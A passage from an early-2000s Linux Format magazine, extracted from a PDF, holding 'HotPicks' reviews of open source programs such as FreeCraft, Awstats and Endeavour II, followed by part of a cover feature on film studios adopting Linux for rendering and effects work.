Syntax Shading*	No	No	No	No	No	No	Yes
Code Folding	No	No	No	No	No	No	Yes
PUBLISHING							
FTP Publish	No	No	No	Yes	Yes	No	Yes
Overall	7	5	7	5	7	8	9

* Shading behind function code.

HotPicks

The best new open source software on the planet!



Nick Veitch

The ed gets a chance to show that he knows his onions (oh, and some Free Software, too).

This is the place where we get to profile some of the hottest software around.

Each month we trawl through the hundreds of open source projects which are released or updated, and select the newest, most inventive and best for your perusal. Most of the Hot Picks are available on our coverdisks, but we've provided web links if you want to make sure you have the very latest version.

If you have any suggestions for things that we should cover, email us at linuxformat@futurenet.co.uk

HotPicks at a glance

Freecraft	38
LED	38
L-System Explorer	39
Awstats	39
WhiteDune	40
Giram	40
Atlantik	41
Endeavourll	41

HotPicks award


Everything covered in our Hot Picks section is unmissable, but every month we'll be singling out one project for outstanding brilliance. Only the very best will be chosen!



STRATEGY GAMING

FreeCraft

■ VERSION 020630 ■ WEB www.freecraft.org



Grouping units and moving them as a whole works as you might expect

The game formerly known as *ALE*, and now known by the easier to understand *FreeCraft*, is coming along nicely. We looked at this project a while back and it was still in a primitive state, but now it's completely playable, has proper graphics (a little tidying up needed) and perhaps more usefully, includes loads of *Warcraft*-style scenarios which can be played as either Humans or Orcs.

FreeCraft follows the same principals as other games of this type. Most of the scenarios revolve around resources management – find gold and mine it, cut down trees, build farms for food and eventually you'll be

able to build an army (or navy) and conquer your foes. The scenarios do have some variation though – sometimes you will start with a group of men and have to capture a particular location, or rescue some hostages, so there is enough variety to keep it interesting.

FreeCraft works with original *Warcraft* scenarios, including some of the add-on CDs, but you can just play random maps against the computer, other human opponents or even online.

Of course, *FreeCraft* is more than just a nice version of *WarCraft* for Linux. It is also a very good engine for building other 'real time' strategy games – there's no reason it couldn't be used as the basis for something like *Command and Conquer* or other games of this type.

A quick plug to finish up on. The associated *FreeCraft* Media Project is still looking for computer artists and musicians (established talents or newbies) to help create, update and extend the graphics and sound for this game.



There is even a scenario editor, though it's a little unstable.

COMMAND LINE TEXT EDITOR

Led

■ VERSION 2.0
 ■ WEB led-editor.sourceforge.net

How many text editors are there for Linux? Many, many of them. Why should we be interested in yet another one? Is there any need for it?

Written using *ncurses*, *Led* offers the features you might expect from a fullscreen text editor. There are multiple buffers, unlimited undos, searching using various different methods and all the other tools you might expect.

More advanced features include multiple buffers and horizontal and vertical split displays, so you can make a real jigsaw out of the screen if you can work that way. Syntax highlighting for a number of languages is supported, and you can customise all sorts of functionality, including all the key-bindings (set up in an *Emacs* style by default), on a user-by-user basis (though this does involve tying to work out how the syntax of the preferences file works). It is also apparently scriptable with Perl, though we could find no information on how you might achieve this.

The real thing *Led* has going for it is that its small (certainly smaller than *vim et al*) and has few requirements aside from *ncurses*. If you need to fit a good text editor into a small space, it's worth looking at.



Colourful syntax highlighting, custom key bindings and more.

FRACTAL GENERATOR


L-system Explorer

■ VERSION 0.67 ■ WEB www.cs.pdx.edu/~coscorr/programs/lisyexp

An *L-system* is a way of modelling growth processes. They were originally used by Aristid Lindenmayer to model the growth of plants, but can be adapted to 'grow' all sorts of fractal systems. The system consists of an axiom and some rules. The rules govern the progression of the image as it grows and involve some degree of recursion. For example, the axiom might be 'f' (forward), and the rule may be 'f=f+f-' (where '+' is right and '-' is left). In

the next generation, all the 'f's are replaced with the rule, and so on. You'll be quite amazed at how quickly a fractal image can be generated from such simple rules.

L-System explorer is a small X-based utility which you can use to explore this exciting universe. It includes many examples of different types of systems, but of course, you can easily add your own. The resulting images are displayed in a window, but you can specify any dimensions for the



The amazing *L-systems* come into their own when generating plant life.

rendered image up to 1024x768 and optionally save the results as a PNG.

An HTML document is supplied which explains the syntax of the

rules, and gives a lot more background and references to *L-systems*. If you like fractals, this will keep you playing for hours.

GRAPHICAL LOG ANALYSER

Awstats

■ VERSION 4.2 ■ WEB <http://awstats.sourceforge.net>



Having a website is fun, but trying to extract meaningful data out of your *httpd* logfiles can be less fun. *Apache* and other web servers will store a complete list of 'transactions' and their results in the logfiles, but while you may be able to search these manually to check for common errors or particular clients, to construct any meaningful data you'll need a logfile analyser.

There are many such systems for Linux, which vary from simple report generators and statistics crunchers to full featured data browsers. *Awstats* veers towards the latter category, but it is more than just a stats producer, it's more of a complete logging solution, as we'll see.

Awstats is a cunning CGI Perl script that will access your logfiles, analyse them and generate an HTML webpage containing details such as total hits,

pages, number of unique visitors, pages per visit, bytes per visit and plenty more. The graphs include a day by day view of the current month, and a usage by hour. Countless further sections detail IP addresses of visitors, which robots have been visiting, and the most popular pages on your site. A separate page shows pages that have returned an error, so you can see if there are any problems with your site (usually caused by robots or people trying to hack your site).


Awstats is designed to run on the server you wish to analyse, and thanks to its log handling system, can also keep control of your weblogs too. Left unattended these will slowly grow to fill your disk. *Awstats* can be set to

process data via a *cron* job, and when it's run, it can automatically clean up *error_log* and *httpd_log* too. You will need to decide how often you wish to process the log data, which will probably depend on how busy the site is. If you don't mind waiting a while for the results, you can include a button on the page to allow you to process up to the minute data.


There are a few useful features missing – more intelligent filtering of pages generated by PHP requests might have been handy (for PHP content management systems), but *Awstats* does give a lot of valuable data and once it's set up, it more or less takes care of itself.



Dynamically generated bargraphs – more colourful than just numbers.



A full list of accessed pages can be generated, and filtered too.



The homepage hosts some example VRML files for you to play with.


VR EDITOR

WhiteDune

■ **VERSION** 0.19 ■ **WEB** www.csv.ica.uni-stuttgart.de/vrml/dune

White Dune is a bit of a specialist tool, but an interesting one nevertheless. It is an editor for VRML97 files – the standard web format for ‘virtual reality’ environments. VRML has support for animation, interaction and multimedia

(image, movie, sound). The main use seems to be for visualisations of scientific data, and of course, web based 3D games. Some 3D software, like *Maya* can output VRML files directly, but for those on a budget, or if you wish to easily tweak the output



If you understand VRML you won't mind the lack of documentation.

of your modeller, *White Dune* is the tool for the job. *White Dune* can read files, change the scene heirarchy and animation graphs, display the scene and save it out again.

By the author's own admission, *White Dune* is useless as a modeller, but various open source modellers exist that can create VRML files, which can then be set up and animated as scenes with *White Dune*.

There is also provisional support for the new XML based variant or VRML, which is sure to take off in a similar

manner to all sorts of other XML based technologies.

To fully immerse yourself in a virtual world of your own making, there is support for stereoscopic viewing of the scene through any combination of weird shutter glasses and an X-server that supports them.

As we often say in these pages, this is still very much a work in progress, but it is important that tools of all sorts exist on Linux, and this one provides worthwhile capabilities to the web author.

MODELLING TOOL


Giram

■ **VERSION** 0.33 ■ **WEB** www.giram.org

Giram is, apparently, really a modeller. This small modelling tool is designed primarily to work with *POVray*. *POVray* is a very good rendering engine, but has no tools to actually help you create scenes and models – you have to generate them yourself.

Giram allows you to create very simple models and render them in a variety of different ways, including using *POVray* itself and a few other, simpler, rendering modes for when you need faster results.


A number of primitive objects are supported, including the usual cubes, spheres, cylinders – plus the odd doughnut (torus) shape and heightfield maps (which didn't seem to work reliably, it has to be said). The camera view can be positioned and



Multiple views can be opened on multiple projects if desired.

you can render from any of the standard views. These are all contained in separate windows, and you can open as many as you like – handy if you want to adjust some detail, but leave a Window in a good position for rendering.

While a great number of modelling systems do now exist for Linux (see



Only a few primitives are supported, but you can import other objects.

our main feature this issue) the ‘problem’ with most of them is that they are just too expensive for anyone outside of a professional CG department to use.

Giram may have a modest feature set at the moment, but by tying in to

the excellent *POVray* system, it could prove to be a very useful tool. In the meantime, it is certainly a good way of adjusting your *POVray* scenes and objects, and seeing what they will look like before spending hours doing a full render.

CLASSIC BOARD GAME

Atlantik

■ **VERSION** 0.3.1 ■ **WEB** <http://unixcode.org/atlantik>

Atlantik is a KDE3 graphical client for the monpdp server for *Monopoly* type games.

The monpdp server actually caters for a number of different game which include standard monopoly (US version), *Tenchi* and *Atlantik*, a kind of monopoly but based on Western European and North American cities

and properties (e.g. London Heathrow, Paris, Boston). The games are played online by a number of players, and as clients are available for different platforms, there's no reason why you shouldn't be playing someone on a Mac, a Windows PC or even a Zaurus.


Atlantik makes use of various parts of KDE3, and the current version is

being cleaned up for inclusion in the next version of the kdegames package. You will need KDE3 and Qt3 to build the software.


The *Atlantik* Client is small, pretty and easy to use. Common game controls (rolling the dice, buying a property, paying to get out of jail) can be accessed directly by clicking on the toolbar, or from the game menu. A colourful list of property cards shows which ones are owned by each player. Clicking on one, or on a property on the board, fills the centre of the board with useful info such as the name, prices and so on.

In play you can easily transmit messages to other players, and there is plenty of interaction when making bids for property or proposing trades. These are all dealt with through the usual KDE-style requestors, and with a few nice graphical flourishes.

Connecting to the servers is also easy. *Atlantik* will fetch a list and allow you to connect and create or join games. One thing to note though is that the monpdp server software and *Atlantik* are going through quite a spurt of development now, and it's possible that some versions of server and client won't work well together.



the *Atlantik* board is subtly different from *Monopoly*™




You can also play on a standard (US) *Monopoly* board.

FAST FILE BROWSER

Endeavour II

■ **VERSION** 2.114 ■ **WEB** <http://wolfpack.twu.net/Endeavour2>



The included image browser is competent, though not too quick.

Endeavour has been around a while, but *Endeavour II* is a completely updated file manager and image browser. You may already be thinking of turning the page – “not another one,” we hear you lament. But, predictably, *Endeavour II* is different. The attempt is to make a system with the ease of use and features of something like *Nautilus*, but without the huge resource overhead. *Endeavour II* is designed to be nice, fast and easy to use. It certainly is fast, at least in the filebrowsing mode. It loads quickly and will navigate through directories with speed and grace. The image browser, which opens as a separate window, is noticeably slower, as it scans directories for image files to preview – even so it is still slower than *Konqueror*.

You only get a single view per file browser window, but you can have multiple file browsers open at once and drag and drop files between them easily. Devices can also be managed

through the mount bar or the special device requestor.

Usefully, *Endeavour* also logs a history of operations performed. If you just moved a load of files and can't find them, you can check where exactly you moved them too, or whether you really did delete that important configuration file. Fortunately, in the case of the latter, *Endeavour* implements a 'Recycle Bin' which you can clean out when you are sure you really did mean to delete those files!

There are still plenty of things in need of improvement though. *Endeavour II* could easily become my default filemanager if only it could intelligently handle multiple file operations (like renaming or setting permissions) instead of only applying the operation to the first file you select, for example. There's also a long way to go in setting up the default behaviour, as many filetypes aren't recognised at all. **LXF**

Linux goes to HOLLYWOOD

cover feature



Linux may be on the cusp of the mainstream, but there is one arena where the OS is rapidly becoming the standard. **Andy Chappelle** discovers how and why Linux is the Next Big Thing in the Dream Factory.

The lights go down, crisp packets are silenced, mobile 'phones switched to 'vibrate'. As the plush red curtains swish back, the screen begins to glow and an expectant hush

pervades the darkened room; the audience, primed by bombastic ads and enigmatic trailers, drink in the vision of the *auteur* blissfully unaware that there is a revolution going on in the film world and that the spectacle projected upon the silver screen was probably forged on Linux. No pre-film thundering helicopters or abseiling penguins advertise the fact, but Linux has infiltrated the film world with all the stealth and finesse of a small, green Jedi Knight.

Return to render

In June Disney became the latest of the Hollywood studios to discover the joys of Linux. Rather than inspiring gasps of wonder, the announcement barely made a ripple outside the specialist press. The question was: what took them so long? Migration to Linux in the US film industry has been both swift and comprehensive, beginning in the 'farms' rendering images for blockbusters such as *Titanic* and *Antz* and, in just a few years, infiltrating the workstations of Hollywood to such an extent that Dreamworks' latest assault on the Disney animation crown – *Spirit: Stallion of The Cimarron* – is said to be the first feature film created

totally on Linux. While this may be regarded as a 'niche' market, the adoption of Linux in the film industry has ramifications for the more casual user, as distributed computing technologies and previously Windows, Mac or IRIX-only applications are ported over. At the vanguard of this migration has been Digital Domain (D2), the powerhouse behind such groundbreaking films as *Terminator 2*, *Titanic* and *The Abyss* and one of the early pioneers of the Linux render farm. Back in 1996 James Cameron was working to bring his epic telling of the first and final voyage of *Titanic* to the screen. The arduous shoot had been completed and the film had been handed over to the digital artists often working on Irix or NT workstations for 3D/effects work and compositing. The final stage was rendering and Darin Grant, Technical Director at D2, said the company put together a render farm with 160 DEC Alpha machines and 'dipped their toes' into the world

of Linux. "Since then, Linux has become more and more integrated. Every machine that is deployed in the render farm or on an artist's desktop dual boots Linux and Windows," he said. Most of D2's production pipeline can use Linux and Windows NT identically, thanks largely to support for both OSs from major software houses. "Primarily, we use Side Effect's *Houdini*, Alias|Wavefront's *Maya*, and

Softimage on Linux was 'about eight times faster' than the animators had previously experienced.

Lightwave from NewTek. The first two are available on the Linux platform," Grant said. D2 artists can also call on a range of tools that have been developed inhouse, thanks in part to the reliability of Trolltech's Qt. "In terms of internal software development, a key factor for us has been Qt. It enabled us to produce cross-platform user interfaces without the usual headaches associated with cross-platform development." As well as relying on Linux to bring their creative endeavours to the world's audience, D2 have also 'given something back' in the form of the *Fast Light Toolkit (FLTK)*, a cross-platform GUI toolkit for C++ programs. There are versions of the toolkit for Linux, Win32, MacOS and embedded apps. Nafees Bin Zafar, a Software Engineer at D2, says some of the work done by outside developers on *FLTK* has really helped them in their own app development – in particular the company's in house compositing package. D2 have also benefited from the open sourcing of *OpenInventor* by SGI. "This allowed us to easily port a lot of the software written for IRIX to Linux," Bin Zafar said. Like many others in the film industry, D2 used to rely heavily on IRIX and proprietary hardware solutions, and here is where the move to Linux has saved the most money. Bin Zafar, a Linux fanatic ("Borderline zealot actually"), said the fact that IRIX and Linux are both Unix-based OSs help a lot, but migration still threw up problems. "From a purely software development standpoint we faced some *OpenGL* related problems migrating on the desktop. SGI's *OpenGL* implementation for IRIX is extremely robust and rock solid. We didn't appreciate this fact until we started implementing it in Linux and realising things like *gPixelZoom* were not hardware accelerated, and overlay planes did not work. Our problems ended up being so specific and "high-end" that we had to establish really great relationships with the driver development groups at ATI and nVIDIA. To their credit, the manufacturers have been very forthcoming with support, details, and even additions we requested."

Jurassic spark

Though they have many strings to their bow, Framestore have become

known to the TV viewing public as 'the dinosaur guys' – understandable when you discover they were responsible for the eye popping visuals in *Walking with Dinosaurs* and its beastly sequel. But there's more to them than Tyrannosaurs and mammoths. The firm have used Linux in the backroom, for instance running their production management system on *PHP/PostgreSQL*, for a number of years but it's only recently they've switched the creative side of the business over. Ivan Cornell, Framestore's Head of Film System Support, said they started switching users over in May last year during production work for *Blade 2*. "Based on the success of that, we decided to use Linux as the default and preferred platform for our current major film project, *Harry Potter and the Chamber of Secrets*, which we started in March and runs until September. We now have around 60 3D users and 10 composers running Linux on the desktop, and our 180 cpu render farm is also built around the OS." As with D2, Cornell says they had always been a Unix shop and the move to Linux meant that the work done on 'custom film compositing hardware and graphics applications' (which were on HP-UX and SGI respectively) wasn't wasted. "We have a rich set of tools and experience that moved naturally onto Linux. It was only with the availability of hardware *OpenGL* drivers that we could start using it effectively." As a sysadmin, Cornell also found Linux easier to maintain than the Windows system they had used in the past. "The users find it more productive, many of them are fairly technically savvy and can write shell scripts, etc to improve their workflow," he said. The disadvantages, obviously, are the gaps in the application line up. "On a lower level, the main frustration has been *Quicktime* (codecs in particular). We've bought the *crossover* plugin for users that need to view reference movies, but it's not very elegant. On the application side, there are several that force us to use Windows: *Photoshop*, *After Effects*, *Boujou* and *MatchMover* (The latter two are 3D tracking software). We are experimenting with *VMware*, but a native application will always be better." As well as relying on the usual suspects when it comes to applications, Framestore – like virtually



everyone else we spoke to – have a range of apps that have been built up in house over the years. "The big packages are all off-the-shelf: *Maya*, *Houdini*, *Shake*, *PRMan*, *Alfred*, but we have our in-house software as well that has all been ported to Linux. This includes monitor calibration (we have our own system for emulating how the projected film will look when viewing images on a computer display), asset management (every image frame is tracked as it moves around the company) and effects plugins: our Keylight bluescreen compositing algorithm is sold commercially for many graphics packages and is bundled inside Apple's *Shake* software."

Attack of the clones

So why the big switch? According to Digital Domain – and others we spoke to – it's not, as first suggested by LXF, just about the money. Or rather it is, but not in the way you might think. When you have a film budget of \$100

Peter Jackson captured the epic nature of Middle Earth.



Work on *Shrek* convinced Dreamworks/PDI that Linux made sense on the desktop.

"Qt has enabled us to produce user interfaces without the usual headaches involved in cross-platform development."

million, the difference in cost between a thousand Red Hat licenses and a thousand NT ones, while not insignificant, is small beer compared to the difference in hardware costs. The leap in power achieved by both AMD and Intel mean render farms no longer have to be built around mind-numbingly expensive SGI/IRIX systems,



Hollywood

Obi-Wan fighting Acklay© Lucasfilm Ltd. & TM. All Rights Reserved. Digital work by Industrial Light & Magic.

Most of the creature work on Episode 2 was done in Softimage.



Maya – the 3D content creator is a stalwart of the Linux workstation.



The Film OS?

Linux's market domination

In June 2001, Ray Feeney from the Visual Effects Society made a bold statement in an interview with Datamation: "For the high-end part of movie making, 80-90% will be Linux-based inside of 18 months." So, with just a couple of months to go, how is this prediction coming along?

"IRIX is certainly on it's way out, but it hasn't left yet. I can't imagine ever eradicating Windows from the facility either. We seem to be quite adept at adding new operating systems to the production pipeline."

– Nafees Bin Zafar, Software Engineer, Digital Domain.

"I can say there are quite a few high profile film companies who have adopted and are standardising on the platform. Will it become a standard? It



so if he/she needs a little more horse power, a director can simply stroll down to the Hollywood branch of PC World, pick a couple of P4s off the shelf and patch them into the system (in theory). In this environment Linux has the edge over NT because of its similarities to IRIX, meaning a shorter learning curve for artists and technicians and an easier porting process for app developers. International Data Corporation (IDC) spokesman Al Gillen told The New York Times, commenting on the recent Disney/HP deal, that animation had always been a Unix stronghold: "What's happening in Hollywood is that another piece of the Unix market is moving into the Linux space." Jill Ramsay, Product Manager at Alias|Wavefront, highlights the 'ease of network and system administration' in larger facilities as one of the major factors in industry-

is tough to say. I think there is still a ways to go in terms of users and applications on the platform before this will happen. I think the support question is also an issue. Even though open source has its advantages, not having a vendor which you can rely on to resolve your system issues also has it's disadvantages. It will be interesting to see how this all plays out."

– Marc Stevens, Director of 3D Projects, Softimage/Avid.

"I think it's quite likely. There is enough of a critical mass of applications available on Linux that studios are willing to make the switch. As more studios move to Linux, the remaining application vendors will quickly find the rationale to port."

– Paul Salvini, Chief Technology Officer, Side Effects Software.

wide adoption. She also says that the availability of the 'right tools' is also important: "Though industry demand, particularly from our largest and most high profile customers, was the persuading factor for Alias|Wavefront to port Maya to Linux, there is little doubt that the app's arrival on Linux has helped to validate the platform as a viable choice for graphics professionals." Marc Stevens also said the open source community and ethos were factors in convincing users to migrate away from closed system. "The open source community provides lots of resources for information and the different bits and pieces people need to construct a pipeline. Having access to the source code for everything is another benefit since in cases where unforeseen problems turn up you can always take matters into your own hands." The success of Linux in the industry also provides its own engine for increased adoption. "The availability of people with Linux experience is growing all the time," Stevens said, in line with presence of 'industrial quality' apps.

Now showing

Maya Complete – Alias|Wavefront

For TV and film work, Maya is the David Beckham of the 3D world – hard to escape. The company claims it is "the world's most comprehensive production solution for 3D artists in animation and visual effects." At the heart of the application suite is Maya Builder, a complete modelling app which features a powerful set of NURBS tools for the creation of polygonal objects and path animation; the ability to create and edit polygons down to face, edge and vertex level; tools for designing and editing simple or complex shading networks; and a

comprehensive set of scene management tools. Builder is complimented by a range of plug-ins – some of which have source code provided to aid developers in the creation of new extensions – and a number of additional applications such as Artisan (for the interactive creation of colour, texture and bump maps), a key frame animation module, and a film quality software renderer and render server capable of handling 10,000 nodes. Add access to the Maya APIs and a complete scripting language (MEL) and you have the ability to create, animate and render entire worlds, bring *The Mummy* back from the dead or whip up *The Perfect Storm*. Maya is also at the forefront of the 3D games industry providing some of the eye popping visuals for the latest chart topping *Star Wars* games. It's estimated that the "small but growing" user base for Maya on Linux currently accounts for almost a quarter of the application's sales.

Houdini – Side Effects Software

Houdini, a character animation app, was the first of the high-end 3D apps to come to Linux, this is reflected in the fact that the app works identically across platforms (not the case with all of these professional apps). Paul Salvini, Side Effects CTO, said this was because all versions of the app are built from a single source tree. "When we make a change to our software, that change automatically shows up on all platforms. Our cross-platform user interface also helps to add consistency across platforms. Salvini said the decision to port Houdini was based on early customer feedback and anticipation of future customer needs. "Studios were attracted to the price and performance of Windows-based workstations but were dissatisfied with the experience of integrating these systems into their existing Unix pipelines." Side Effects saw Linux as an opportunity for studios to have the opportunity to use 'commodity hardware' without having to move away from Unix. "We ported to Linux very early – at a time when accelerated OpenGL support wasn't a standard part of Linux. We began with our renderer and other non-graphical components and then worked with several third-party vendors to get

Technicolour GIMP

Graphics library follows component path

The *GIMP 'E' Graphical Library (GEGL)* is the image processing that will form the basis of the next major *GIMP* release. According to *GIMP* developers, using *GEGL* will move *GIMP* away from its current monolithic structure to a component model, which is ideal for allowing the integration of new data types and colour models. So we may see in the future, not just one *GIMP* but many, each one designed for a specific task. For instance, in a print environment *GIMP* needs to handle **CMYK conversion**, while for compositing and other film work, reliable batch processing is needed. 'Without breaking *GIMP* into a series of libraries, moving forward with any major architectural enhancements is impossible,' the

developers wrote on launching the project. The current development map includes adding a method for building chains of image operations which can be evaluated in a 'demand driven' way with classes for point, area, geometric and statistical operations. The project is also developing a Generic Image Language which provides a scripting environment for writing image processing routines and generating datatype and colour model code. *GEGL* is undergoing pretty heavy development at the moment, and there's been no official release (plans for posting a tarball are imminent) you can check the code out of cvs from the GNOME cvs site, or go to www.gegl.org/#getting%20gegl

enough Linux 3D support to get the full *Houdini* product up and running. HP was an early partner and we worked closely together to develop a viable Linux 3D workstation solution. The rest is history and adoption of Linux continues to grow. We certainly plan to continue supporting Linux for a long time." *Houdini* is said to be the ideal app if you really must blow up or otherwise simulate the disintegration of an object. With the never-ending stream of effects fueled event movies coming from Hollywood, you can imagine that *Houdini's* popularity with directors is at an all-time high.

Shake – Apple

